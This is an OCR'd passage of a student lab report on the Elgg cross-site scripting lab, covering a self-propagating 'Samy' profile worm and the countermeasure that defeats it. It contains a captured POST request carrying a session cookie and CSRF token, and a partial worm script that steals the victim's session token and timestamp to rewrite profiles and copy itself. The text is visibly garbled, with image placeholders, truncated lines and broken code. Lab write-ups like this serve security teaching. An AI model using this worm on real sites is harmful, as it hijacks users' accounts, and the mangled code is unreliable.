
About me

Alice is the g o a t

Friends


No friends yet.

Q3.2: Line 1: Gets the ts of the victim and line 2 gets us the token of the session, this then allows us to build the content of the url which we know is token+ts+name etc. By grabbing these two attributes we can build a valid url which has the identity of our victim. By removing line 3 however allows the same script we built to infect other accounts, will also allow the script to run on our account as well, as shown below. This is because that line checks to see if the guid grabbed by the script is the same as our own guid, if it is, it won't run the Ajax request.




4.5 Task 4:

Q4.1) This part, runs similar to the previous task, however what we do instead of adding some text to the page, we insert a copy of the script on the victim's page, this is then shown when Bobby views Samy's page he then becomes infected with the same worm that Samy got infected by.



```
http://www.xsslabelgg.com/action/profile/edi
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:6
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Content-Type: application/x-www-form-urlencoded
Content-Length: 349
Cookie: Elgg=0mphutcpfqvih445vb605g6ve4
Connection: keep-alive
=&__elgg_token=LU9IY5mpBQgcb6HUSomDFg&__elgg
POST: HTTP/1.1 302 Found
Date: Sat, 01 Jun 2019 09:14:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=85
```




Samy

Brief description: Samy is MY HERO

About me

NaN

No friends yet.




Samy

Brief description: Samy is MY HERO

About me

NaN

No friends yet.



Boby


Brief description: Samy is MY HERO

About me

NaN

4.6 Task 5:

Q5: By turning on the counter measure, this will then filter out any tags that can be malicious to the page, this is shown on the screenshot, in which our script is now shown in plain text rather than running the script. As stated before it does this by removing the script tag.



Alice

About me

```
window.onload=function(){
//JavaScript code to access user name, user guid, Time
Stamp __elgg_ts
//and Security Token _elgg_token
var userName=elgg.session.user.name;
var guid="&guid=".concat(elgg.session.user.guid);
var ts="&__elgg_ts=".concat(elgg.security.token.__elgg_ts);
var token="&
__elgg_token=".concat(elgg.security.token.__elgg_token);
var briefdesc="&
briefdescription=Samy+is+MY+HERO".concat("&
accesslevel%5Bbriefdescription%5D=2");
var name="&name".concat(userName);
var jsCode="image");
var wormCode=encodeURIComponent(jsCode);
var desc="&description=".concat(wormCode).concat(+"&
accesslevel%5Bdescription%5D=2");
```